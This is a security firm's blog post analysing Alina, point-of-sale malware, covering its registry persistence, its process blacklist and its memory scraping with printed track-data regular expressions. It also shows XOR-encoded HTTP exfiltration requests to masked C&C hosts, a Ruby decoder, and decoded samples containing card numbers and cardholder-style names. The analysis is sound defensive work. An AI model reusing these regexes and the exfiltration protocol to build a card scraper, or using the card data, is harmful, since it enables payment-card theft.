Alina: Casting a Shadow on POS

trustwave.com/Resources/SpiderLabs-Blog/Alina--Casting-a-Shadow-on-POS/

Over the pastfew months, a number of malware families targeting Point of Sale (POS) systems have been discussed. First there was Dexter (Seculert / SpiderLabs), then there was its big brother vSkimmer, and more recently there was Dump Memory Grabber / BlackPOS. One of the most interesting threads of commonality between these samples is the command and control (C&C) structure used between them. Utilizing a C&C communication channel for data exfiltration, while previously rare, has become more and more common in POS malware. I'd like to use this blog post to discuss another similar sample that I recently got the chance to look at, named Alina. We've seen Alina on a number of active forensic cases in the past few months, which is how I was originally made aware of this malware family.

Alina is not completely unknown in the reversing community. Xylitol has a nice writeup on a slightly older version, which you can find here. While an excellent read, I'd like to use this opportunity to dig into the mechanics of the malware further. There are a number of versions of the Alina malware family. For this post, I'm going to focus on version 4.0, which looks to have been created on February 7th based on the PE timestamp information. I have some newer versions, but I'm going to hold off talking about those until my next blog post, where I will discuss the evolution of this malware family and the changes made between revisions. So without further adieu, let's dig in.

Startup

Alina has the ability to be run with a few different arguments. If the following argument is provided, the malware will attempt to delete the specified file during execution.

alina=<path_to_executable>

Additionally, it will skip the installation process. Both this argument and the installation process are described in further detail later on. Alina can also take the following argument, which will alert Alina to update itself with the executable specified.

update=<orig_exe>;<new_exe>

In other words, we're updating the malware to a (presumably) newer version when we see this argument.

By default, Alina will attempt to install itself to the victim machine.

Installation


Installation is a multi-step process. Like many other pieces of malware, Alina makes use of the HKCU\Software\Microsoft\Windows\CurrentVersion\Run registry key. However, unlike many other samples, this key is set to a random name from the following list:

- java
- jusched
- jucheck
- desktop
- adobeflash
- win-firewall
- dwm

If one of these keys are already found present on the system, it is deleted and a different name is used in its place. Additionally, the associated executable file that registry key pointed to is also deleted. This technique is essentially used to ensure multiple copies of Alina are not installed simultaneously.

Once one of the names above are chosen, and the registry key is set, the malware will then attempt to copy itself to the victim user's %APPDATA% directory using that name plus '.exe'. So, for example, if Alina decided to install itself under the 'java' name, it would copy itself to %APPDATA%\java.exe.

Once persistence has been achieved using this technique, the malware proceeds to call this newly copied executable with the argument of 'alina=<path_to_original_executable>'. As you may remember from earlier, this argument instructs Alina to delete that executable file. So in essence, Alina copies itself to a different location and instructs that new copy to delete the original when it's run. Just in case I've confused anyone, I've attempted to illustrate this process below:


Alina
Checks %TEMP%/Registry for previous installation (removed if found)
1
Alina
Copied to %TEMP%/<folder> Persistence via Run registry key
Run => "%TEMP%/ java/java.exe"
2
New Alina called with 'update=<path_to_old_exe>' argument
Alina
3
Alina
Old Alina Destroyed
4

Execution

So at this point Alina is installed and persistence on the victim machine is set. Now we get into the 'meat' of the sample. I.e. what does this thing actually do. Well, as mentioned at the beginning of this post, Alina is POS malware, which means it will attempt to target track data. Alina is in short a simple memory dumper with a lot of bells and whistles.

Alina, like many other memory dumpers, makes use of the Windows API call CreateToolhelp32Snapshot() and Process32First() / Process32Next() in order to iterate through every process on the machine. In order to expedite the process of dumping memory, Alina utilizes a blacklist approach to ignore well-known processes that may be running on the system. Specifically, the following process names are ignored:

- explorer.exe
- chrome.exe
- firefox.exe
- iexplore.exe
- svchost.exe
- smss.exe
- crss.exe
- wininit.exe

- steam.exe
- devenv.exe
- thunderbird.exe
- skype.exe
- pidgin.exe

If the process isn't in this list, it is added to a list of processes that will be subsequently scanned for track data. Once this process completes, the malware then proceeds to iteratively read through the process' memory and utilizes a series of regular expressions to determine if track data is present. As another technique to speed things up, the malware author decided to only look at memory pages that have the read/write attribute. If we take a second to think about the logic behind this, it makes complete sense. If a process is handling track data, it will have to read and write to the memory location where this data is stored. This allows the malware author to only concern (him/her)self with sections of memory that fit these attributes. The malware author is also concerning himself or herself with memory that is accessible to the process, further saving time.

I mentioned earlier that regular expressions were used by Alina to find track data. Specifically, the following three regular expressions are used to find information that it deems to be important:

```
((%?[Bb¦`]?)[0-9]{13,19}\^[A-Za-z\s]{0,26}/[A-Za-z\s]{0,26}\^(1[2-9])(0[1-9]|1[0-2])[0-9\s]{3,50}\?)

([0-9]{13,19}=(1[2-9])(0[1-9]|1[0-2])[0-9]{3,50}\?)

(((%?[Bb¦`]?)[0-9]{13,19}\^[A-Za-z\s]{0,26}/[A-Za-z\s]{0,26}\^(1[2-9])(0[1-9]|1[0-2])[0-9\s]{3,50}\?)[;\s]{1,3}([0
-9]{13,19}=(1[2-9])(0[1-9]|1[0-2])[0-9]{3,50}\?))
```

Once Alina discovers any interesting data, it begins the exfiltration process.

Exfiltration

Exfiltration takes place over plain HTTP in the form of a POST request. I hope you'll forgive me in not revealing the server IP addresses or domains, but unfortunately this information has to remain confidential at this time. For what it's worth, plain HTTP is still by far one of the most common exfiltration channels we at Trustwave SpiderLabs see when looking at POS malware. To be fair, HTTP is easy to implement, and it works, so there's no real need for these attackers to reinvent the wheel per se. We have begun seeing much more advanced techniques for data encryption and exfiltration; however, these situations are still considered outliers.

Before exfiltration takes place, Alina encodes the data using a simple XOR key of "0xAB", and then proceeds to convert this data to its hex representation. This prevents the casual network administrator from easily determining what data is being sent across the wire, and also ensures that all data is within the ASCII range. We can see an example of this later on, along with a simple decryption routine that shows us the original data.

Alina has a number of POST parameters that contain various pieces of information (described in more detail in the C&C section). The parameter we care about below is the 'ldata'/'cdata' param (Log Data / Card Data respectively).

Log Data Example

```
POST /wordpress/sam.php HTTP/1.1
Accept: text/*, application/octet-stream
Content-Type: application/x-www-form-urlencoded
User-Agent: Alina v4.0
Host: x.x.x.x
Content-Length: 767
Cache-Control: no-cache

act=l&b=bc095f64&c=TRUSTWAVE&v=v3.5&p=C:\desktop.exe&ldata=f0c2c5d8dfcac7c7c8c3cec8c0919a9a9c8b979b95f68befcec7ce
dfcecf8be891f7efc4c8dec6cec5dfd88bcac5cf8bf8cedfdfc2c5ccd8f7e1c4d8c3f7eadbdbc7c2c8cadfc2c4c58befcadfcaf7c1dec8c3c
ec8c085ced3ce8bcdd9c4c68bc4c7cf8bd8cedfdedb858bcfcec7cedfc2c5cc8bcadedfc4d8dfcad9df85a1f0c2c5d8dfcac7c7c8c3cec8c0
919a9c928b979b95f68be2c5d8dfcac7c7cecf8bdfc48be891f7efc4c8dec6cec5dfd88bcac5cf8bf8cedfdfc2c5ccd8f7e1c4d8c3f7eadbd
bc7c2c8cadfc2c4c58befcadfcaf7c1dec8c3cec8c085ced3ce878bd8dfcad9dfcecf8bc5cedc8bdbd9c4c8ced8d88bdcc2dfc38bcac7c2c5
ca96e891f7cfced8c0dfc4db85ced3ce
```

Card Data Example

```
POST /wordpress/sam.php HTTP/1.1
Accept: text/*, application/octet-stream
Content-Type: application/x-www-form-urlencoded
User-Agent: Alina v4.0
Host: x.x.x.x
Content-Length: 767
Cache-Control: no-cache

act=c&b=bc095f64&c=TRUSTWAVE&v=v3.5&p=C:\desktop.exe&cdata=e99e9b9b9b9392999e999e9899999e9b9cf5f1cad9cfc4c884edd9
cac5c0f59a999b939a9b9a9b9b9b9b9b9b9a92989b9a9b9b9b9b9b9b939c9c9b9b9b9b9b9b94909e9b9b9b9392999e999e9899999e9b9c969
a999b939a9b9a9a92989b9a9b939c9c94d7989f999a9c9a9c939f9c9e9d93999398969a9e9b9a9a9b9a9a92989b9a9b939c9c94d79e9b9b9b
9a929e929c9992999392929c969a999a9a9a9b9a9a92989b9a9b939c9c94d7989f999a929f9c9a999a9d939b9e9a92969a9e9b989a9b9a9a9
2989b9a9b939c9c94d79e989f99929a939c99999c9998989c9b969a989b9d9a9b9a9a92989b9a9b939c9c94d79e9999999d93939a929e9293
9f999b9d969a999a999a9b9a9a92989b9a9b939c9c94d79e9999999f989f939e93929f9b9e9f9d969a989b939a9b9a9a92989b9a9b939c9c9
4d7e99e9b9b9b9a929e929c9992999392929cf5f8dfcad9d8c8d9cecac684f9cadec7f59a999a9a9a9b9a9b9b9b9b9b9b9a92989b9a9b9b9b
9b9b9b939c9c9b9b9b9b9b9b94909e9b9b9b9a929e929c9992999392929c969a999a9a9a9b9a9a92989b9a9b939c9c94d7
```


Using my favorite scripting language (Ruby), we can easily extract the original data.

Log Data Decode

```
1.9.2p290 :001 > puts "f0c2c5d8dfcac7c7c8c3cec8c0919a9a9c8b979b95f68befcec7cedfcecf8be891f7efc4c8dec6cec5dfd88bcac
5cf8bf8cedfdfc2c5ccd8f7e1c4d8c3f7eadbdbc7c2c8cadfc2c4c58befcadfcaf7c1dec8c3cec8c085ced3ce8bcdd9c4c68bc4c7cf8bd8ced
fdedb858bcfcec7cedfc2c5cc8bcadedfc4d8dfcad9df85a1f0c2c5d8dfcac7c7c8c3cec8c0919a9c928b979b95f68be2c5d8dfcac7c7cecf8
bdfc48be891f7efc4c8dec6cec5dfd88bcac5cf8bf8cedfdfc2c5ccd8f7e1c4d8c3f7eadbdbc7c2c8cadfc2c4c58befcadfcaf7c1dec8c3cec
8c085ced3ce878bd8dfcad9dfcecf8bc5cedc8bdbd9c4c8ced8d88bdcc2dfc38bcac7c2c5ca96e891f7cfced8c0dfc4db85ced3ce".gsub(/(
..)/){ ($1.hex ^ 0xAB).chr }

[installcheck:117 <0>] Deleted C:\Documents and Settings\Josh\Application Data\jucheck.exe from old setup.
deleting autostart.
[installcheck:179 <0>] Installed to C:\Documents and Settings\Josh\Application Data\jucheck.exe, started new
process with alina=C:\desktop.exe
```

Card Data Decode



```
1.9.2p290 :042 > puts "e99e9b9b9b9392999e999e9899999e9b9cf5f1cad9cfc4c884edd9cac5c0f59a999b939a9b9a9b9b9b9b9b9b9a9
2989b9a9b9b9b9b9b9b939c9c9b9b9b9b9b9b94909e9b9b9b9392999e999e9899999e9b9c969a999b939a9b9a9a92989b9a9b939c9c94d7989
f999a9c9a9c939f9c9e9d93999398969a9e9b9a9a9b9a9a92989b9a9b939c9c94d79e9b9b9b9a929e929c9992999392929c969a999a9a9a9b9
a9a92989b9a9b939c9c94d7989f999a929f9c9a999a9d939b9e9a92969a9e9b989a9b9a9a92989b9a9b939c9c94d79e989f99929a939c99999
c9998989c9b969a989b9d9a9b9a9a92989b9a9b939c9c94d79e9999999d93939a929e92939f999b9d969a999a999a9b9a9a92989b9a9b939c9
c94d79e9999999f989f939e93929f9b9e9f9d969a989b939a9b9a9a92989b9a9b939c9c94d7e99e9b9b9b9a929e929c9992999392929cf5f8d
fcad9d8c8d9cecac684f9cadec7f59a999a9a9a9b9a9b9b9b9b9b9b9a92989b9a9b9b9b9b9b9b939c9c9b9b9b9b9b9b94909e9b9b9b9a929e9
29c9992999392929c969a999a9a9a9b9a9a92989b9a9b939c9c94d7".gsub(/(..)/){ ($1.hex ^ 0xAB).chr }

B5000892525322507^Zardoc/Frank^1208101000000193010000008770000000?;5000892525322507=1208101193010877?|3421717847568
283=1501101193010877?|5000195972928997=1211101193010877?|3421947121680519=1503101193010877?|5342918722723370=13061
01193010877?|5222688195984206=1212101193010877?|5222434858940546=1308101193010877?|B5000195972928997^Starscream/Ra
ul^1211101000000193010000008770000000?;5000195972928997=1211101193010877?|
```

I briefly mentioned the other POST parameters in these exfiltration requests. Let's look at them in more detail. Through simply deduction, I've been able to determine the meaning behind a number of these parameters, which I've outlined below:

Parameter	Description	Example Value
act	Action	'd' (Download) 'l' (Log) 'c' (Cards)
b	Volume Serial Number	'bc095f64'
c	Victim Hostname	'TRUSTWAVE'
p	Malware Path	'C:\desktop.exe'
ldata	Log Data	<See Example Above>
cdata	Card Data	<See Example Above>

In the event a correct request is made to the C&C server, it will respond with a 666 status code, which is extremely odd for anyone that is familiar with HTTP.

Those of you reading this blog post that are more awake than your sleepy friends might notice the 'd' (Download) above, which I haven't spoken about yet. Remember way back in the beginning of this blog post where I talked about how Alina can take the 'update=<orig_exe>;<new_exe>' argument, and has the ability to update itself? That's where this download option comes into play. Every 'x' seconds Alina will make this POST request and see if there is a new version available.


If there is a new version available, we will see the remote server reply with data in the following format:
iu:<update_interval>:<http_url>

The 'update_interval' parameter specifies the time to wait between making the update request. This value is read in as seconds. In order to add a bit of randomness to prevent detections from network-based security products that may look for repeated patterns, the author adds a random value between 0 and 9 seconds to this value. By default, Alina is configured to set this update interval to 300 seconds. Therefore, by default, we will see these update requests every 300 to 309 seconds.

The second parameter specifies the location of the updated copy of Alina. This file is downloaded to the %TEMP% directory (using a random 10 letter name), and the malware updates itself with this file using the 'update=' technique we saw in the Startup section of this blog post.

I realize this write-up is already becoming somewhat lengthy, but there's one more item I'd like to talk about before I wrap things up. The following response can be provided by the server when a log message is sent:
li:<log_level>:<log_interval>

The log_level parameter specifies the level of logging used by the Alina malware. By default, this value is set to '2'. Setting this to '0' will configure Alina to a debugging state, where all messages will be uploaded via a series of POST requests. I've shown some of these messages below (it's quite noisey):



```
[enumPages:132 <57>] Process 772 end (78 ticks)<<<
[http_request:66 <2efd>] HttpSendRequest failed
[panel_request:30 <2733>] Submit to Backend No 0 FAILED. (x.x.x.x:80/e107/login.php) -> 0
[http_request:66 <2efd>] HttpSendRequest failed
[panel_request:30 <2efd>] Submit to Backend No 1 FAILED. (x.x.x.x:80/wp-admin/abc.php) -> 0
[panel_request:27 <0>] Submit to Backend No 2 SUCCESS. (x.x:80/wordpress/sam.php) -> 666
[enumPages:107 <57>] Process 944 start
[enumPages:132 <57>] Process 944 end (31 ticks)<<<
[enumPages:107 <57>] Process 1560 start
[handleRegion:88 <57>] scan start 110592 B
[handleRegion:93 <57>] scan end
[handleRegion:88 <57>] scan start 102400 B
[handleRegion:93 <57>] scan end
[handleRegion:88 <57>] scan start 1048576 B
```

The log_interval setting is used very similarly to the update_interval option used previously. This setting specifies the amount of time to wait between when logs are uploaded. By default this value is set to 120 seconds. A random value between 0 and 9 seconds is added to this in order to prevent predictable POST requests.

Conclusion

Overall, Alina is a pretty interesting family of POS malware, simply because of the C&C structure it employs. Alina does not appear to be installed on victim machines in any non-standard way. Weak remote access passwords seem to be one of the largest ways this malware is spreading. This should come to no surprise to anyone who has read our most recent Global Security Report, as this method of entry accounted for 47% of all breaches we've investigated this past year.

As we see POS malware authors evolve and continue to improve, it is likely that a C&C structure will become increasingly common. While it is not my intention to scare anyone reading this, the prevalence of automation with regard to control and exfiltration should help to paint a picture of the currently threat landscape, as hackers are continuing to gain access to POS devices across the globe. If you are responsible for managing a POS device, please be sure to set a strong remote access password, apply any necessary patches, remove unnecessary services, and follow general security practices to help prevent this sort of malware from being installed on your device.

With that said, thanks for reading, and be sure to keep any eye out for my next post, where I will go into the evolution of Alina, and how the author(s) have continued to improve and tweak the malware over the course of the past seven months.
Continue Reading "Alina: Following the Shadow Part 1".